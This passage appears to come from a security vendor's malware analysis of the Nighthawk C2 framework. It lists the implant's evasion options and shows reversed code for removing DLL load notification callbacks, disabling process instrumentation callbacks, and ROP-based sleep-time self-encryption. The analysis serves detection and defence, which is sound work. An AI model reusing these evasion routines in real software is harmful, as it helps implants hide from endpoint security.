
self-encrypt-mode	Valid options are: off • stub • no-stub-rop • no-stub-timer • no-stub-regwait
self-encrypt-after	The exact functionality is unknown at the time of writing.
report-self-encrypt-status	The exact functionality is unknown at the time of writing.
self-encrypt-while-listening	The exact functionality is unknown at the time of writing.
stomp-pe-header	Overwrites the DOS header magic value, the space between the DOS and PE header, the PE magic and section names.
masquerade-thread-stacks	This option overwrites the stack of threads during hibernation.
encrypt-heap-mode	Encrypts the heap when the implant hibernates. Valid options are: off • implant • implant+zero
clear-veh-on-unhook	This option temporarily sets a dummy exception handler by patching the LdrpVectorHandlerList during import resolution.
clear-veh-on-imp-res	This option temporarily sets a dummy exception handler by patching the LdrpVectorHandlerList during import resolution.
clear-hwbp-on-unhook	This option clears all hardware breakpoints via NtSetContextThread during the usermode hook removal process.

clear-hwbp-on-imp-res	This option clears all hardware breakpoints via NtSetContextThread during API resolution.
clear-dll-notifications	This setting clears the list of DLL loading notification callbacks registered with LdrRegisterDllNotification.
use-threadpool	Use RtlQueueWorkItem to dispatch tasks to a thread pool.
backing-module	The exact functionality is unknown at the time of writing.
unhook-dlls	Remove usermode hooks from the list of specified DLLs.
block-dlls	Block the specified DLLs from being loaded by hooking LoadLibraryExW.
use-hwbp-for	Use hardware breakpoints to implement hooking for the specified features. Valid options are: • implant+zero • inproc-console • block-dlls • patch-etw-event • patch-etw-control • patch-amsi
unhook-using-wpm	Overwrite hooks using WriteProcessMemory.
unhook-via-native	Overwrite hooks using NtProtectVirtualMemory and memmove (intrinsic).
unhook-clear-guard	Clear the PAGE_GUARD permission from inaccessible memory and set the permissions for PAGE_NO_ACCESS memory to PAGE_EXECUTE_READ.
hide-windows	Hide GUI Windows of the Nighthawk process using EnumWindows and ShowWindow.

sleep-mode	Selects a sleep mechanism. Valid options are: • sleep: SleepEx • delay: NtDelayExecution • wait-single: NtWaitForSingleObject • wait-multi: NtWaitForMultipleObjects • wait-signal: CreateEventW and NtSignalAndWaitForSingleObject
disable-pi-callback	Disable process instrumentation callbacks by using NtSetInformationProcess to set the ProcessInstrumentationCallback information class.
patch-etw-event	Hook NtTraceEvent.
patch-etw-control	Hook NtTraceControl.
patch-amsi	Hook AmsiScanBuffer.
threadpool-loadlibrary	Use RtlQueueWorkItem to dispatch calls to LoadLibraryW for library loading.
thread-start-addresses	The exact functionality is unknown at the time of writing.

DLL load notification removal (unhook-dlls): Nighthawk implements a technique that can prevent endpoint detection products from receiving notifications for newly loaded DLLs in the current process context via callbacks that were registered with LdrRegisterDllNotification. This technique is enabled by the clear-dll-notifications option.

The intended way to unregister a DLL load notification callback is to use LdrUnregisterDllNotification; however, this requires a cookie value that is returned by the initial LdrRegisterDllNotification.Nighthawk works around this by directly modifying the list of structures that store callbacks for a given process.



```
LDR_DLL_NOTIFICATION_ENTRY *nh_opsec_unregister_dll_load_notifications()
{
  LDR_DLL_NOTIFICATION_ENTRY *LdrpDllNotificationList; // rax MAPDST
  struct _LIST_ENTRY *entry; // rdx
  struct _LIST_ENTRY *Blink; // rax
  struct _LIST_ENTRY *Flink; // rcx

  LdrpDllNotificationList = nh_get_LdrpDllNotificationList();
  if ( LdrpDllNotificationList )
  {
    for ( entry = LdrpDllNotificationList->List.Flink; entry != LdrpDllNotificationList; entry = entry->Flink )
    {
      Blink = entry->Blink;
      Flink = entry->Flink;
      Blink->Flink = entry->Flink;
      Flink->Blink = Blink;
    }
    return 1;
  }
  return LdrpDllNotificationList;
}
```

Figure 11. Reversed nh_opsec_unregister_dll_load_notifications function.

Of particular interest is the technique used to find the head of the LdrpDllNotificationList (Figure 12).


```
// 180006ffe: cjA7A -> .data
LDR_DLL_NOTIFICATION_ENTRY *nh_get_LdrpDllNotificationList()
{
  struct _LIST_ENTRY *hNtdll; // rax
  char *LdrRegisterDllNotification; // rbx
  struct _LIST_ENTRY *hNtdll_1; // rax
  char *LdrUnregisterDllNotification; // rsi
  LDR_DLL_NOTIFICATION_ENTRY *pLdrpDllNotificationList; // rbx
  LDR_DLL_NOTIFICATION_ENTRY *notificationEntry; // rdi
  nh_string *aData; // rax
  LDR_DLL_NOTIFICATION_ENTRY *l; // rcx
  nh_string Src; // [rsp+30h] [rbp-48h] BYREF
  nh_string lpMem; // [rsp+50h] [rbp-28h] BYREF
  DWORD dwNtdllDataSectionSize; // [rsp+A0h] [rbp+28h] BYREF
  unsigned __int64 pNtdllDataSection; // [rsp+A8h] [rbp+30h] BYREF
  LDR_DLL_NOTIFICATION_ENTRY *cookie; // [rsp+B0h] [rbp+38h] BYREF

  hNtdll = nh_resolve_module(ntdll_dll);
  LdrRegisterDllNotification = nh_resolve_api(hNtdll, LdrRegisterDllNotification, 0, 1);
  hNtdll_1 = nh_resolve_module(ntdll_dll);
  LdrUnregisterDllNotification = nh_resolve_api(hNtdll_1, LdrUnregisterDllNotification, 0, 1);
  (LdrRegisterDllNotification)(0i64, guard_check_icall_nop, 0i64, &cookie);
  pLdrpDllNotificationList = 0i64;
  pNtdllDataSection = 0i64;
  dwNtdllDataSectionSize = 0;
  notificationEntry = cookie;
  Src.buffer.PTR = 0i64;
  Src.size = 0i64;
  Src.capacity = 15i64;
  nh_str(&Src, "cjA7A", 0x11ui64);              // .data
  aData = nh_str_decode(&lpMem, &Src);
  if ( aData->capacity >= 0x10ui64 )
    aData = aData->buffer.PTR;
  nh_get_ntdll_section(aData, &pNtdllDataSection, &dwNtdllDataSectionSize);
  if ( lpMem.capacity >= 0x10ui64 && lpMem.buffer.PTR )
    nh_heap_free(lpMem.buffer.PTR);
  for ( l = notificationEntry->List.Flink; l != notificationEntry; l = l->List.Flink )
  {
    if ( l >= pNtdllDataSection && l <= pNtdllDataSection + dwNtdllDataSectionSize )
    {
      pLdrpDllNotificationList = l;
      break;
    }
  }
  (LdrUnregisterDllNotification)(cookie);
  return pLdrpDllNotificationList;
}
```

Figure 12. Reversed nh_get_LdrpDllNotificationList function.

The head of LdrpDllNotificationList is in the .data section of ntdll.dll and the cookie value returned by LdrRegisterDllNotification is a pointer to a list entry in LdrpDllNotificationList.

Thus, walking this list leads to a list entry located inside the ntdll.dll .data section and this list entry is the head of LdrpDllNotificationList. This implementation is much more stable than other implementations that rely on disassembling code referencing LdrpDllNotificationList in ntdll.dll.

Disabling process instrumentation callback (disable-pi-callback): Nighthawk disables this callback by setting an empty callback using NtSetInformationProcess similar to the implementation used in the loader.



```
__int64 nh_opsec_disable_process_instrumentation_callback()
{
  unsigned int ret; // ebx
  PVOID new_veh; // rdi
  int bOk; // eax MAPDST
  int status; // ebp
  PROCESS_INSTRUMENTATION_CALLBACK ci; // [rsp+30h] [rbp-18h] BYREF
  PVOID old_veh; // [rsp+50h] [rbp+8h] BYREF

  ret = 0;
  bOk = 0;
  new_veh = 0i64;
  old_veh = 0i64;
  if ( nh_opsec_clear_hwbp_on_unhook )
    nh_opsec_clear_hwbp();
  if ( nh_opsec_clear_veh_on_unhook )
  {
    bOk = nh_opsec_clear_veh(&old_veh);
    new_veh = old_veh;
  }
  ci.Callback = 0i64;
  *&ci.Version = 0i64;
  status = (NtSetInformationProcess)(-1i64, ProcessInstrumentationCallback, &ci);
  if ( nh_opsec_clear_veh_on_unhook && bOk )
    nh_opsec_write_veh(new_veh, &old_veh);
  LOBYTE(ret) = status >= 0;
  return ret;
}
```

Figure 13. Reversed nh_disable_process_instrumentation_callback function.

Self-encryption (self-encryption-mode): Modern C2 frameworks often implement self-encryption capabilities to evade process memory scans.Nighthawk implements several variants of self-encryption methods that can be configured with the self-encrypt-mode option.

The advanced, more interesting options are no-stub-rop, no-stub-timer, and no-stub-regwait.

All these options are implemented without any resident code but rather use a ROP chain or callbacks to directly call into the APIs used to encrypt, sleep, and finally decrypt the implant by proxy through NtContinue. When this code is executed, all other threads are already suspended and have a spoofed stack depending on the configuration of the masquerade-thread-stacks option.


The no-stub implementations generally use SystemFunction040/RtlEncryptMemory and SystemFunction041/RtlDecryptMemory to implement the encryption and decryption functionality. NtContinue is used as a “super gadget” to invoke these APIs with the correct set of parameters. NtWaitForSingleObject, RegisterWaitForSingleObject, and CreateQueueTimer are used to implement a sleep primitive for the three options respectively.

All of these methods are sophisticated and relatively hard to detect but the most eye-catching implementation is the no-stub-rop option. This self-encryption method uses return oriented programming to implement the encryption logic by constructing a ROP chain consisting of the following two code gadgets (note: gadgets are dynamically discovered by iterating modules present in the PEB InLoadOrderModuleList) and the NtContinue “super gadget”:

Increment the stack pointer
add rsp, value > 0x28
ret

Get the pointer to the CONTEXT structure for NtContinue from the stack
pop rcx
ret
By using these building blocks a ROP chain is constructed that calls VirtualProtect to set the memory of the loaded Nighthawk implant read writable, SystemFunction040/RtlEncryptMemory to encrypt the implant, WaitForSingleObject to sleep, and SystemFunction041/RtlDecryptMemory to decrypt the implant again followed by VirtualProtect to set the memory permissions to read write executable. These functions are invoked through NtContinue with the arguments provided through the CONTEXT structure parameter.

Figure 14 illustrates the concept.



```
pop     rax
mov     [r8+0F8h], rax  ; write the return address to CONTEXT::rip
mov     rax, rcx
mov     rcx, rdx
xor     edx, edx
call    rax             ; call NtContinue
```

Figure 14. Illustration of the no-stub-rop self-encryption method.

Outlook

Nighthawk is a mature and advanced commercial C2 framework for lawful red team operations that is specifically built for detection evasion, and it does this well. While Proofpoint researchers are not aware of adoption of Nighthawk in the wild by attributed threat actors, it would be incorrect and dangerous to assume that this tool will never be appropriated by threat actors with a variety of intents and purposes. Historic adoption of tools like Brute Ratel by advanced adversaries, including those aligned with state interests and engaging in espionage, provides a template for possible future threat landscape developments. Detection vendors in particular should ensure proper coverage of this tool as cracked versions of effective and flexible post-exploitation frameworks can show up in the dark corners of the internet when either threat actors are looking for a novel tool or the tool has reached a certain prevalence.

Proofpoint researchers will continue to analyze the Nighthawk framework and monitor for threat actor campaigns leveraging the tool. An update to this blog or a follow-up report will be published depending on additional findings.

Subscribe to the Proofpoint Blog